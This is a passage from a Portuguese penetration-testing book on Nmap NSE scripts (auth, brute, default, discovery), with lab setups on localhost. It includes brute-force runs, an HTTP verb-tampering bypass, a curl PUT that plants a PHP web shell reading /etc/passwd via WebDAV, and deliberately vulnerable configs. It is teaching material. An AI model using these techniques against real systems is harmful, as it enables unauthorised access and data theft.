Todos os scripts iniciados com um determinado nome podem ser testados. Por exemplo, até o momento da escrita deste livro, o Nmap apresentava três scripts para o VNC: vnc-brute, vnc-info e vnc-title. Para usar todos de uma única vez:

```
root@kali# nmap IP_servidor_VNC -p 5900 --script "vnc*"
PORT     STATE SERVICE
5900/tcp open  vnc
| vnc-brute:
|   Accounts:
|     123456 - Valid credentials
|_  Statistics: Performed 10 guesses in 1 seconds, average tps: 10
| vnc-info:
|   Protocol version: 3.8
|   Security types:
|     VNC Authentication (2)
|     Tight (16)
|   Tight auth subtypes:
|_    STDV VNCAUTH_ (2)
|_vnc-title: ERROR: Script execution failed (use -d to debug)
```

Alguns tipos de servidores VNC não se comportam bem quando o Nmap executa todos os seus scripts numa “pancada só”. Desse modo, ao usar o modo debug, o Nmap acusa uma mensagem de erro no script vnc-title:

```
root@kali# nmap IP_servidor_VNC -p 5900 --script "vnc*" -d
PORT     STATE SERVICE REASON
5900/tcp open  vnc     syn-ack ttl 128
| vnc-brute:
|   Accounts:
|     123456 - Valid credentials
|_  Statistics: Performed 15 guesses in 1 seconds, average tps: 15
| vnc-info:
|   Protocol version: 3.8
|   Security types:
|     VNC Authentication (2)
|     Tight (16)
|   Tight auth subtypes:
|_    STDV VNCAUTH_ (2)
| vnc-title:
|_  ERROR: Your connection has been rejected
```

Essa mensagem de erro ocorre em virtude de o script vnc-title requerer a senha de autenticação do VNC para extrair o nome Desktop do servidor rodando o VNC.

Como opinião pessoal, a não ser que os scripts sejam muito bem configurados e combinados para realizar uma varredura, não há necessidade de combiná-los por meio do asterisco; use-os individualmente ou combine-os de modo adequado. No exemplo a seguir, como a senha de acesso ao VNC é 123456, o script vnc-title captura com sucesso o nome Desktop do servidor VNC:

```
root@kali# nmap IP_servidor_VNC --script vnc-title --script-args creds.vnc=:123456 -p 5900
PORT     STATE SERVICE
5900/tcp open  vnc
| vnc-title:
|   name: desktop-kvhkgpd
|   geometry: 1366 x 768
|_  color_depth: 24
```

É possível utilizar operadores booleanos para filtrar quais scripts devem ser escolhidos. No exemplo a seguir, são usados os scripts vnc-brute e vnc-info, mas não o vnc-title:

```
root@kali# nmap IP_servidor_VNC -p 5900 --script "vnc* and not vnc-title" -d
```

O exemplo a seguir seleciona todos os scripts FTP e VNC. Desse total, apenas os não intrusivos são usados:

```
root@kali# nmap --script "(ftp* or vnc*) and not intrusive" localhost -d | head -n 14
Starting Nmap 7.40 ( https://nmap.org ) at 2017-06-17 16:30 UTC
PORTS: Using top 1000 ports found open (TCP:1000, UDP:0, SCTP:0)
---------- Timing report ----------
  hostgroups: min 1, max 100000
  rtt-timeouts: init 1000, min 100, max 10000
  max-scan-delay: TCP 1000, UDP 1000, SCTP 1000
  parallelism: min 0, max 0
  max-retries: 10, host-timeout: 0
  min-rate: 0, max-rate: 0
----------------------------------------------
NSE: Using Lua 5.3.
NSE: Arguments from CLI:
NSE: Loaded 3 scripts for scanning.
```

Já no exemplo a seguir são usados todos os scripts FTP em conjunto com os

VNC não intrusivos:

```
root@kali# nmap --script "ftp* or (vnc* and not intrusive)" localhost -d | head -n 14
Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2017-01-11 03:02 UTC
PORTS: Using top 1000 ports found open (TCP:1000, UDP:0, SCTP:0)
---------- Timing report ----------
  hostgroups: min 1, max 100000
  rtt-timeouts: init 1000, min 100, max 10000
  max-scan-delay: TCP 1000, UDP 1000, SCTP 1000
  parallelism: min 0, max 0
  max-retries: 10, host-timeout: 0
  min-rate: 0, max-rate: 0
---------------------------------------------
NSE: Using Lua 5.2.
NSE: Arguments from CLI:
NSE: Loaded 8 scripts for scanning.
```

A seguir, serão listados os principais scripts utilizados, separados por categoria[2].

7.3.1 Categoria auth

7.3.1.1 http-auth

Retorna o tipo de autenticação.

Argumento	Descrição
http-auth.path=*caminho*	Caminho para a página de autenticação.

Exemplo:

1. Crie o arquivo /var/www/html/basic.php conforme descrito em “8.6.1 Criptografia dos dados com base64”.
2. Realize a varredura com o Nmap:

```
root@kali# nmap localhost -p 80 --script http-auth --script-args http-auth.path=/basic.php
PORT   STATE SERVICE
80/tcp open  http
| http-auth:
| HTTP/1.0 401 Unauthorized
|_  Basic realm=Digite o usuario e senha. Dica: admin/admin123
```

7.3.1.2 http-method-tamper

Verifica se um diretório em um servidor web é vulnerável ao ataque de verb tampering (também conhecido como ataque ao método HTTP).

Em alguns sistemas, há mecanismos de autenticação de usuário (como o .htaccess do Apache) que solicitam nome de usuário e senha para acessar determinada pasta e limitam esse acesso ao tipo de protocolo utilizado (GET, POST, HEAD etc.). Dessa forma, se o acesso a uma pasta foi limitado pelo método GET, ainda será possível acessar o seu conteúdo por meio de outros métodos, como o POST.

Argumento	Descrição
http-method-tamper.uri=*caminho*	Caminho para a página de autenticação.

Será necessário criar o seguinte ambiente:

1. Altere o arquivo /etc/apache2/apache2.conf:

Antes:

```
<Directory />
    Options FollowSymLinks
    AllowOverride None
    Require all denied
</Directory>
```

Depois (insira as linhas marcadas em negrito antes da linha <Directory />):

<Directory /var/www/html/pasta>
AllowOverride AuthConfig
</Directory>

<Directory />
Options FollowSymLinks
AllowOverride None
Require all denied
</Directory>

2. Reinicie o Apache:

root@kali# **service apache2 restart**

3. Crie o diretório /var/www/html/pasta:

root@kali# **mkdir /var/www/html/pasta**

4. Crie o arquivo /var/www/html/pasta/arquivo.txt:

root@kali# **echo "Arquivo restrito" > /var/www/html/pasta/arquivo.txt**

5. Gere o arquivo de senhas (/var/www/credenciais) pelo htpasswd para o usuário admin:

root@kali# **htpasswd -c /var/www/credenciais admin**
New password: **Digite a senha para o usuário admin**
Re-type new password: **Confirme a senha digitada**
Adding password for user admin

6. Crie o arquivo /var/www/html/pasta/.htaccess com o seguinte conteúdo:

Autenticação do tipo básica.
AuthType Basic
Texto a ser exibido na caixa de popup quando o usuário acessa um diretório restrito pelo .htaccess.
AuthName "Vulneravel a Verb Tamper"
Arquivo de credenciamento contendo o usuário e senhas permitidos a acessarem o diretório restrito.
AuthUserFile /var/www/credenciais
Limita a autenticação somente ao método GET. Para outros métodos, autenticação via usuário e senha não são aplicáveis.
<limit GET>
Requer autenticação via usuário e senha.
require valid-user
</limit>

7. Com o browser, acesse o endereço http://localhost/pasta.

8. A configuração do arquivo .htaccess limita o acesso aos arquivos do diretório pasta/ somente se o método GET for aplicado. Para outros métodos, a validação usuário/senha não é realizada. A segurança pode ser contornada usando um web proxy, como o Burp Suite. Há, porém, diversas ferramentas que podem ser usadas para manipular a solicitação antes de ela ser enviada ao website, sendo uma delas o cURL. Observe o resultado obtido ao utilizar os métodos GET e POST. Pelo método POST, o conteúdo do arquivo arquivo.txt é exibido no shell e a vulnerabilidade verb tampering é explorada com sucesso:

root@kali# **curl -X GET http://localhost/pasta/arquivo.txt**
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>**401 Unauthorized**</title>
</head><body>

<h1>**Unauthorized**</h1>
This server could not verify that you
are authorized to access the document
requested. Either you supplied the wrong
credentials (e.g., bad password), or your
browser doesn't understand how to supply
the credentials required.
<hr>
<address>Apache/2.4.23 (Debian) Server at localhost Port 80</address>
</body></html>

root@kali# **curl -X POST http://localhost/pasta/arquivo.txt**
Arquivo restrito

9. Realize a varredura com o Nmap:

root@kali# **nmap localhost -p 80 --script http-method-tamper --script-args**
http-method-tamper.uri=/pasta
PORT   STATE SERVICE
80/tcp open http
| **http**-method-**tamper**:
| VULNERABLE:
| Authentication bypass by HTTP verb tampering
| State: VULNERABLE (Exploitable)
| This web server contains password protected resources vulnerable to authentication bypass
| vulnerabilities via HTTP verb tampering. This is often found in web servers that only limit access to the
| common HTTP methods and in misconfigured .htaccess files.
|
| Extra information:
|
| **URIs suspected to be vulnerable to HTTP verb tampering:**
| **/pasta [POST]**
|
| References:
| http://www.mkit.com.ar/labs/htexploit/
| http://www.imperva.com/resources/glossary/http_verb_tampering.html
| https://www.owasp.org/index.php/Testing_for_HTTP_Methods_and_XST_%28OWASP-CM-008%29
|_   http://capec.mitre.org/data/definitions/274.html

7.3.1.3 http-userdir-enum

Enumera usuários válidos do sistema em servidores Apache com o módulo mod_userdir ativo. Esse módulo permite que os arquivos do diretório

/home/$USER/public_html/ sejam acessados inserindo o parâmetro ~*nome_usuário* no fim da URL.

Argumento	Descrição
userdir.users=*arquivo*	Arquivo contendo uma lista com o nome dos usuários a serem verificados.

Exemplo:

1. Habilite o módulo mod_userdir:

```
root@kali# a2enmod userdir
Enabling module userdir.
To activate the new configuration, you need to run:
  systemctl restart apache2
```

2. Reinicie o Apache:

```
root@kali# service apache2 restart
```

3. Crie o usuário de nome test:

```
root@kali# adduser test
Adding user `test' ...
Adding new group `test' (1000) ...
Adding new user `test' (1000) with group `test' ...
Creating home directory `/home/test' ...
Copying files from `/etc/skel' ...
Enter new UNIX password: Digite a senha do usuário test
Retype new UNIX password: Confirme a senha do usuário test
passwd: password updated successfully
Changing the user information for test
Enter the new value, or press ENTER for the default
        Full Name []: Pressione Enter
        Room Number []: Pressione Enter
        Work Phone []: Pressione Enter
        Home Phone []: Pressione Enter
        Other []: Pressione Enter
Is the information correct? [Y/n] Pressione Enter
```

4. Acesse o shell como usuário test:

```
root@kali# su - test
test@kali:~$
```

5. Crie o diretório /home/test/public_html:

test@kali:~$ **mkdir /home/test/public_html**

6. Crie o arquivo /home/test/public_html/arquivo.txt:

test@kali:~$ **echo "Arquivo do usuário test" > /home/test/public_html/arquivo.txt**

7. Com o browser, acesse o endereço http://localhost/~test. Serão exibidos os arquivos do usuário test.
8. Realize a varredura com o Nmap:

```
root@kali# nmap -p 80 --script http-userdir-enum localhost
PORT   STATE SERVICE
80/tcp open  http
|_http-userdir-enum: Potential Users: test
```

7.3.1.4 mysql-query

Envia uma consulta ao banco de dados. Usuário e senha de acesso ao banco devem ser fornecidos.

Argumentos	Descrição
mysql-query.query=*consulta*	Consulta (query) a ser enviada pelo Nmap.
mysql-query.username=*usuário*	Usuário.
mysql-query.password=*senha*	Senha.

Exemplo:

1. Como a linha de comando ficará muito extensa, crie o arquivo /root/argumentos com o seguinte conteúdo:

```
mysql-query.query='show databases'
mysql-query.username=teste
mysql-query.password=teste
```

2. Realize uma varredura com o Nmap:

```
root@kali# nmap -p 3306 localhost --script mysql-query --script-args-file /root/argumentos
PORT     STATE SERVICE
3306/tcp open  mysql
| mysql-query:
|   Database
|   information_schema
|   mysql
|   pentestWeb
|   performance_schema
|
|   Query: show databases
|_  User: teste
```

7.3.1.5 mysql-users

Lista todos os usuários do MySQL.

Argumentos	Descrição
mysqluser=*usuário*	Usuário.
mysqlpass=*senha*	Senha.

Exemplo:

```
root@kali# nmap -p 3306 localhost --script mysql-users --script-args
mysqluser=teste,mysqlpass=teste
PORT     STATE SERVICE
3306/tcp open  mysql
| mysql-users:
|   root
|_  teste
```

7.3.2 Categoria brute

7.3.2.1 http-brute

Realiza ataques de força bruta contra sistemas de autenticação HTTP basic, digest e NTLM.

Argumentos	Descrição
http-brute.method=*método*	Método HTTP. O padrão é GET.
http-brute.path=*caminho*	Caminho para a página de autenticação. O padrão é /.
userdb=*lista*	Lista com os prováveis nomes de usuários.
passdb=*lista*	Lista com as prováveis senhas de usuários.
brute.emptypass=*booleano*	Tenta realizar autenticação sem senha para cada nome de usuário. O padrão é False.
brute.firstonly=*booleano*	Finaliza o Nmap depois de ser encontrado o primeiro login válido. O padrão é False.

Exemplo:

1. Configure um servidor com autenticação HTTP basic conforme descrito em “8.6.1 Criptografia dos dados com base64”.
2. É necessário criar uma lista de palavras (wordlist) para os prováveis nomes de usuários e uma lista de palavras para as prováveis senhas:

```
--- Lista contendo os possíveis nomes de usuários ---
root@kali# echo admin > /root/usuarios

--- Lista contendo as possíveis senhas ---
root@kali# echo admin123 > /root/senhas
```

3. Como a linha de comando ficará muito extensa, crie o arquivo /root/argumentos com o seguinte conteúdo:

```
userdb=/root/usuarios
passdb=/root/senhas
http-brute.path=/basic.php
```

4. Realize uma varredura com o Nmap:

```
root@kali# nmap localhost -p80 --script http-brute --script-args-file /root/argumentos
PORT   STATE SERVICE
80/tcp open  http
| http-brute:
|   Accounts:
|     admin:admin123 - Valid credentials
```

7.3.2.2 http-form-brute

Realiza ataques de força bruta em formulários de autenticação. Para determinar se um usuário e/ou uma senha são válidos, o script trabalha analisando a resposta enviada pelo formulário para cada tentativa de login feita.

Argumentos	Descrição
http-form-brute.path=*caminho*	Caminho para a página de autenticação. O padrão é /.
http-form-brute.onfailure=*mensagem*	Mensagem de erro enviada pela página web para logins inválidos.
http-form-brute.passvar=*variável*	Variável usada para identificar o campo de senha.
http-form-brute.uservar=*variável*	Variável usada para identificar o campo de nome de usuário.
http-form-brute.onsuccess=*mensagem*	Mensagem enviada pela página web para logins válidos. É a lógica inversa do argumento http-form-brute.onfailure. Se os argumentos http-form-brute.onfailure e http-form-brute.onsuccess não forem utilizados e a página de resposta retornada pelo servidor contiver um campo de formulário com o mesmo nome do campo de senha (http-form-brute.passvar) enviado pelo Nmap, a autenticação falha.
http-form-brute.method=*método*	Método HTTP. O padrão é POST.
userdb=*lista*	Lista com os prováveis nomes de usuários.
passdb=*lista*	Lista com as prováveis senhas.

No exemplo a seguir, é criada uma tela de login simples. Se o usuário digitar nome de usuário e/ou senha incorreta, será exibida a mensagem *Usuário e/ou senha inválidos*, do contrário é exibida a mensagem *Bem vindo Admin*:

1. Crie o arquivo /var/www/html/login.php com o seguinte conteúdo:

```
<?php
if( $_SERVER["REQUEST_METHOD"] == "POST" ){
   if( $_POST['username'] == 'admin' && $_POST['password'] == 'admin123' )
      echo 'Bem vindo Admin';
   else
      echo 'Usuário e/ou senha inválidos';
}
else{
?>
   <form action="" method="POST">
   Usuário: <input type="text" name="username"><br>
   Senha: <input type="text" name="password"><br>
   <input type="submit" value="Enviar">
   </form>
<?php
}
?>
```

2. É necessário criar uma lista de palavras (wordlist) para os prováveis nomes de usuários e uma lista de palavras para as prováveis senhas:

```
--- Lista contendo os possíveis nomes de usuários ---
root@kali# echo admin > /root/usuarios

--- Lista contendo as possíveis senhas ---
root@kali# echo admin123 > /root/senhas
```

3. Como a linha de comando ficará muito extensa, crie o arquivo /root/argumentos com o seguinte conteúdo:

```
http-form-brute.path=/login.php
http-form-brute.onfailure="Usuário e/ou senha inválidos"
http-form-brute.uservar=username
http-form-brute.passvar=password
userdb=/root/usuarios
passdb=/root/senhas
http-form-brute.method=POST
```

4. Inicie uma varredura com o Nmap:

```
root@kali# nmap localhost -p 80 --script http-form-brute
  --script-args-file /root/argumentos
PORT   STATE SERVICE
80/tcp open  http
| http-form-brute:
```

```
|  Accounts:
|    admin:admin123 - Valid credentials
|_  Statistics: Performed 2 guesses in 1 seconds, average tps: 2
```

5. Como sabemos previamente que a mensagem de autenticação é "Bem vindo Admin", podemos realizar o processo inverso: filtrar por mensagens de autenticação. Troque a linha http-form-brute.onfailure="Usuário e/ou senha inválidos" da etapa 5 por http-form-brute.onsuccess="Bem vindo Admin" e repita a etapa 4.

Nota: Para qualquer software de ataques de força bruta, como o Nmap, Hydra etc., não é necessário informar a exata frase de sucesso ou falha. Por exemplo, a frase *Bem vindo Admin* informada ao Nmap pode ser resumida a *Bem vindo*. O que essas ferramentas fazem é analisar a página web de retorno e, caso a expressão *Bem vindo* esteja contida no HTML, o login usado é válido. Tome cuidado, pois usar *Bem vindo Admin* será diferente de usar *Bem vindo admin*. Essas ferramentas de força bruta normalmente são case-sensitive e utilizar o termo *admin* não gerará resultados satisfatórios.

Há páginas web que, em vez de retornar um código de erro caso o usuário entre com valores errados, redirecionam o usuário novamente para a página de login. Nesses casos, remova a linha http-form-brute.onfailure= da linha de argumentos do Nmap, conforme o exemplo a seguir:

1. Crie o arquivo /var/www/html/login.php com o seguinte conteúdo:

```
<?php
if( $_SERVER["REQUEST_METHOD"] == "POST" ){
   if( $_POST['username'] == 'admin' && $_POST['password'] == 'admin123' )
      echo 'Bem vindo Admin';
   else
      header('Location: login.php');
}
else{
?>
   <form action="" method="POST">
   Usuário: <input type="text" name="username"><br>
   Senha: <input type="text" name="password"><br>
   <input type="submit" value="Enviar">
   </form>
<?php
}
?>
```

2. É necessário criar uma lista de palavras (wordlist) para os prováveis

nomes de usuários e uma lista de palavras para as prováveis senhas:

--- Lista contendo os possíveis nomes de usuários ---
root@kali# **echo admin > /root/usuarios**

--- Lista contendo as possíveis senhas ---
root@kali# **echo admin123 > /root/senhas**

3. Como a linha de comando ficará muito extensa, crie o arquivo /root/argumentos com o seguinte conteúdo:

```
http-form-brute.path=/login.php
http-form-brute.uservar=username
http-form-brute.passvar=password
userdb=/root/usuarios
passdb=/root/senhas
http-form-brute.method=POST
```

4. Inicie uma varredura com o Nmap:

```
root@kali# nmap localhost -p 80 --script http-form-brute
  --script-args-file /root/argumentos
PORT   STATE SERVICE
80/tcp open  http
| http-form-brute:
|   Accounts:
|     admin:admin123 - Valid credentials
|_  Statistics: Performed 2 guesses in 1 seconds, average tps: 2
```

7.3.2.3 mysql-brute

Realiza ataques de força bruta contra o MySQL.

Argumentos	Descrição
userdb=*lista*	Lista com os prováveis nomes de usuários.
passdb=*lista*	Lista com as prováveis senhas.
brute.firstonly=*booleano*	Finaliza o Nmap após ser encontrado o primeiro login válido. O padrão é False.

Exemplo:

```
root@kali# nmap -p 3306 localhost --script mysql-brute --script-args
  userdb=/root/usuarios,passdb=/root/senhas
PORT     STATE SERVICE
3306/tcp open  mysql
| mysql-brute:
|   Accounts:
|     teste:teste - Valid credentials
```

|_ Statistics: Performed 1 guesses in 1 seconds, average tps: 1.0

7.3.3 Categoria default

7.3.3.1 http-methods

Retorna os métodos HTTP.

Argumentos	Descrição
http-methods.url-path=*caminho*	Caminho para testar os métodos. O padrão é /.
http-methods.retest	Faz uma requisição retestando cada método HTTP, exibindo o código de resposta.
http-methods.test-all	Testa métodos potencialmente perigosos, como o TRACE, PUT e DELETE.

Crie o arquivo /var/www/html/xss.php com o seguinte conteúdo:

```
<?php echo $_REQUEST["nome"] . "\n" ?>
```

Os principais métodos HTTP são:

- GET – Requisição de dados. Os dados são solicitados como parâmetros da URL. Exemplo:

```
root@kali# curl -v http://localhost/xss.php?nome=Daniel
*   Trying ::1...
* TCP_NODELAY set
* Connected to localhost (::1) port 80 (#0)
> GET /xss.php?nome=Daniel HTTP/1.1
> Host: localhost
> User-Agent: curl/7.52.1
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Sun, 18 Jun 2017 02:17:04 GMT
< Server: Apache/2.4.25 (Debian)
< Content-Length: 7
< Content-Type: text/html; charset=UTF-8
<
Daniel
* Curl_http_done: called premature == 0
* Connection #0 to host localhost left intact
```

- HEAD – Requisição do cabeçalho da página web. Pelo método HEAD, temos informações mais compactas a respeito do servidor web, como o servidor usado (Apache, Nginx etc.). Exemplo:

```
root@kali# curl --head http://localhost
```

HTTP/1.1 200 OK
Date: Sun, 18 Jun 2017 02:17:04 GMT
Server: Apache/2.4.25 (Debian)
Content-Type: text/html; charset=UTF-8

- POST – Envio de dados. Os dados são enviados no corpo da mensagem. Exemplo:

root@kali# **curl -v -d "nome=Daniel" http://localhost/xss.php**
* Trying ::1...
* TCP_NODELAY set
* Connected to localhost (::1) port 80 (#0)
> **POST /xss.php HTTP/1.1**
> Host: localhost
> User-Agent: curl/7.52.1
> Accept: */*
> Content-Length: 11
> Content-Type: application/x-www-form-urlencoded
>
* upload completely sent off: 11 out of 11 bytes
< HTTP/1.1 200 OK
< Date: Sun, 18 Jun 2017 02:22:36 GMT
< Server: Apache/2.4.25 (Debian)
< Content-Length: 7
< Content-Type: text/html; charset=UTF-8
<
Daniel
* Curl_http_done: called premature == 0
* Connection #0 to host localhost left intact

- OPTIONS – Obtém os métodos HTTP suportados pelo servidor. Exemplo:

root@kali# **curl -v -X OPTIONS http://localhost/***arquivo_inexistente*
* Trying ::1...
* TCP_NODELAY set
* Connected to localhost (::1) port 80 (#0)
> **OPTIONS /arquivo_inexistente HTTP/1.1**
> Host: localhost
> User-Agent: curl/7.52.1
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Sun, 18 Jun 2017 16:37:53 GMT

< Server: Apache/2.4.25 (Debian)
< Allow: POST,OPTIONS,HEAD,GET
< Content-Length: 0
<
* Curl_http_done: called premature == 0
* Connection #0 to host localhost left intact

- TRACE – Método potencialmente perigoso, devendo ser usado somente para debug de aplicações; retorna ao cliente a sua própria solicitação.

1. Habilite o método TRACE. O arquivo /etc/apache2/conf-available/security.conf deve ter a seguinte linha alterada:

   --- Antes ---
   TraceEnable Off

   --- Depois ---
   TraceEnable On

2. Reinicie o Apache:

   root@kali# **service apache2 restart**

3. Realize a requisição com o cURL. Observe que ele recebe, na resposta HTTP, a própria requisição enviada:

   root@kali# **curl -v -X TRACE http://localhost**
   * Rebuilt URL to: http://localhost/
   *   Trying ::1...
   * TCP_NODELAY set
   * Connected to localhost (::1) port 80 (#0)
   > TRACE / HTTP/1.1
   > Host: localhost
   > User-Agent: curl/7.52.1
   > Accept: */*
   >
   < HTTP/1.1 200 OK
   < Date: Sun, 18 Jun 2017 16:55:14 GMT
   < Server: Apache/2.4.25 (Debian)
   < Transfer-Encoding: chunked
   < Content-Type: message/http
   <
   TRACE / HTTP/1.1
   Host: localhost
   User-Agent: curl/7.52.1
   Accept: */*
   * Curl_http_done: called premature == 0
   * Connection #0 to host localhost left intact

- PUT – Método potencialmente perigoso, devendo ser desabilitado; envia dados para o site.

1. Será necessário instalar um servidor WebDAV mal configurado, conforme descrito em “8.5.3 Configurações incorretas do WebDAV”.
2. O cURL pode ser usado para enviar arquivos (backdoor) para o sistema usando o método PUT:

```
root@kali# curl -v -X PUT -d '<pre><?php system("cat /etc/passwd"); ?
>'  http://localhost/webdav/backdoor.php
*   Trying ::1...
* Connected to localhost (::1) port 80 (#0)
> PUT /webdav/backdoor.php HTTP/1.1
> Host: localhost
> User-Agent: curl/7.50.1
> Accept: */*
> Content-Length: 35
> Content-Type: application/x-www-form-urlencoded
>
* upload completely sent off: 35 out of 35 bytes
< HTTP/1.1 201 Created
< Date: Tue, 17 Jan 2017 14:54:03 GMT
< Server: Apache/2.4.23 (Debian)
< Location: http://localhost/webdav/backdoor.php
< Content-Length: 269
< Content-Type: text/html; charset=ISO-8859-1
<
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>201 Created</title>
</head><body>
<h1>Created</h1>
<p>Resource /webdav/backdoor.php has been created.</p>
<hr />
<address>Apache/2.4.25 (Debian) Server at localhost Port 80</address>
</body></html>
* Connection #0 to host localhost left intact
```

3. Ao acessar o endereço http://localhost/webdav/backdoor.php, o conteúdo de /etc/passwd será exibido no browser.
4. Como o método DELETE está habilitado, é possível apagar qualquer arquivo:

```
root@kali# curl -v -X DELETE http://localhost/webdav/backdoor.php
*   Trying ::1...
```

```
* Connected to localhost (::1) port 80 (#0)
> DELETE /webdav/backdoor.php HTTP/1.1
> Host: localhost
> User-Agent: curl/7.50.1
> Accept: */*
>
< HTTP/1.1 204 No Content
< Date: Tue, 17 Jan 2017 14:58:42 GMT
< Server: Apache/2.4.25 (Debian)
<
* Connection #0 to host localhost left intact
```

- DELETE – Método potencialmente perigoso, devendo ser desabilitado; deleta dados do site.

O exemplo a seguir utiliza o script http-methods para determinar quais os métodos HTTP habilitados:

```
root@kali# nmap -p 80 localhost --script http-methods
PORT   STATE SERVICE
80/tcp open  http
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
```

7.3.3.2 http-robots.txt

Retorna quais os diretórios/arquivos desabilitados (*Disallow*) pelo robots.txt.

Exemplo:

```
root@kali# nmap site.com -p 80 IP --script http-robots.txt
```

7.3.3.3 http-webdav-scan

Verifica por WebDAV, enviando os métodos OPTIONS e PROPFIND.

Argumentos	Descrição
http-webdav-scan.path=*caminho*	Caminho para a página de autenticação. O padrão é /.

Exemplo:

1. Será necessário instalar um servidor WebDAV mal configurado, conforme descrito em “8.5.3 Configurações incorretas do WebDAV”.
2. Realize uma varredura com o Nmap:

```
root@kali# nmap -p 80 localhost --script http-webdav-scan --script-args http-webdav-
```

scan.path=/webdav/
PORT STATE SERVICE
80/tcp open http
| http-webdav-scan:
| Server Type: Apache/2.4.23 (Debian)
| **WebDAV type**: **Apache DAV**
| **Allowed Methods:**
OPTIONS,GET,HEAD,POST,DELETE,TRACE,PROPFIND,PROPPATCH,COPY,
MOVE,LOCK,UNLOCK
| Server Date: Tue, 17 Jan 2017 15:13:21 GMT
| **Directory Listing**:
| **/webdav/**
|_ **/webdav/upload_passwd**

7.3.3.4 mysql-info

Conecta ao servidor MySQL, exibindo informações. Exemplo:

root@kali# **nmap -p 3306 localhost --script mysql-info**
PORT STATE SERVICE
3306/tcp open mysql
| mysql-info:
| Protocol: 10
| Version: 5.5.5-10.1.22-MariaDB-
| Thread ID: 43
| Capabilities flags: 63487
| Some Capabilities: Speaks41ProtocolOld, LongColumnFlag, DontAllowDatabaseTableColumn, Support41Auth, SupportsCompression, IgnoreSigpipes, InteractiveClient, SupportsTransactions, SupportsLoadDataLocal, IgnoreSpaceBeforeParenthesis, FoundRows, ConnectWithDatabase, Speaks41ProtocolNew, LongPassword, ODBCClient, SupportsMultipleResults, SupportsMultipleStatments, SupportsAuthPlugins
| Status: Autocommit
| Salt: w&QIWY:U|4*u0.6du@~|
|_ Auth Plugin Name: 95

7.3.4 Categoria discovery

7.3.4.1 banner

Captura o banner de aplicações. Exemplo:

root@kali# **nmap -sV -p 3306 localhost --script banner**
PORT STATE SERVICE VERSION
3306/tcp open mysql MySQL 5.5.5-10.1.22-MariaDB-
| **banner**: Z\x00\x00\x00\x0A**5.5.5-10.1.22-MariaDB**-\x000\x00\x00\x00$eTS&`5

|_'\x00\xFF\xF7-\x02\x00?\xA0\x15\x00\x00\x00\x00\x00\x00\x00\x00\x00\...

7.3.4.2 firewalk

Descobre portas filtradas por firewall. Usar o firewalk pode ser muito bom quando necessário determinar regras de firewall dos gateways que estão enviando o nosso pacote até o destino. Um exemplo típico consiste em instalar uma backdoor de conexão direta no sistema comprometido: de nada adiantará a backdoor no sistema caso exista alguma regra de firewall que impedirá nosso futuro acesso. Minerar esse tipo de informação é vital para o atacante.

Argumentos	Descrição
firewalk.max-probed-ports=*valor*	Número máximo de portas a serem sondadas. Utilize -1 para scanear todas as portas filtradas.

Exemplo:

1. Serão necessários dois computadores diferentes. Uma possibilidade é inicializar um servidor baseado em Debian (Debian, Ubuntu, Kali etc.) em uma máquina virtual e inserir a seguinte regra de firewall:

   root@debian# **iptables -A INPUT -p tcp --dport 22 -j ACCEPT**
   root@debian# **iptables --policy INPUT DROP**

2. No Kali Linux, realize uma varredura com o Nmap:

   root@kali# **nmap** *IP_Debian* **--script firewall --traceroute**
   PORT   STATE SERVICE
   22/tcp open ssh

   Host script results:
   | firewalk:
   | HOP HOST   PROTOCOL **BLOCKED PORTS**
   |_0   192.168.0.44 tcp   **1,3-4,6-7,9,13,17,19-20**

   TRACEROUTE
   HOP RTT   ADDRESS
   1   33.53 ms 192.168.0.10

3. Observe que na etapa 2 foram retornadas apenas 10 portas. Para retornar todas as que são bloqueadas (dependendo da política de configuração de firewall, scanear todas as portas pode demorar muito tempo):

   root@kali# **nmap** *IP_Debian* **--traceroute --open --script firewall**
   --script-args firewalk.max-probed-ports=-1 -p 20-40

PORT STATE SERVICE
22/tcp open ssh

Host script results:
| firewalk:
| HOP HOST PROTOCOL **BLOCKED PORTS**
|_0 192.168.0.44 tcp **20-21,23-40**

7.3.4.3 http-auth-finder

Busca por páginas de autenticação.

Argumentos	Descrição
http-auth-finder.url=*caminho*	Caminho para a página de autenticação.
http-auth-finder.maxdepth=*valor*	Número máximo de diretórios a serem percorridos. Valores negativos desabilitam essa opção. O padrão é 3.
http-auth-finder.maxpagecount=*valor*	Número máximo de páginas a serem visitadas. Valores negativos desabilitam essa opção. O padrão é 20.

Exemplo:

1. Exclua todos os arquivos do diretório /var/www/html:

root@kali# **rm -rf /var/www/html/***

2. Configure uma página de autenticação do tipo Basic conforme descrito em “8.6.1 Criptografia dos dados com base64”.
3. Realize uma varredura com o Nmap:

```
root#kali# nmap localhost -p80 --script http-auth-finder
PORT   STATE SERVICE
80/tcp open  http
| http-auth-finder:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=localhost
|   url                  method
|_  http://localhost:80/basic.php  HTTP: Basic
```

7.3.4.4 http-backup-finder

Busca por arquivos de backup no site. Exemplo: arquivos que terminam com extensão bak, ~ etc.

Argumentos	Descrição
http-backup-finder.maxpagecount=*valor*	Número máximo de páginas a serem visitadas. Valores negativos desabilitam essa opção. O padrão é 20.
http-backup-finder.maxdepth=*valor*	Número máx. de diretórios a serem percorridos. Valores negativos desabilitam essa opção. O padrão é 3.
http-backup-finder.url =*caminho*	Diretório-base. O padrão é /.

Exemplo:

1. Exclua todos os arquivos do diretório /var/www/html:

root@kali# **rm -rf /var/www/html/***

2. Crie o arquivo /var/www/html/index.bak:

root#kali# **touch /var/www/html/index.bak**

3. Realize uma varredura com o Nmap:

root@kali# **nmap localhost -p 80 --script http-backup-finder**
PORT STATE SERVICE
80/tcp open http
| http-backup-finder:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=localhost
|_ **http://localhost/index.bak**

7.3.4.5 http-devframework

Verifica qual o framework usado para construção de um site. Exemplo:

root@kali# **nmap** *site.com* **-p 80 --script http-devframework**
PORT STATE SERVICE
80/tcp open http
|_http-devframework: **Wordpress detected**. Found common traces on /

7.3.4.6 http-enum

Enumeração de diretórios.

Argumentos	Descrição
http-enum.basepath=*caminho*	Diretório-base. O padrão é /.
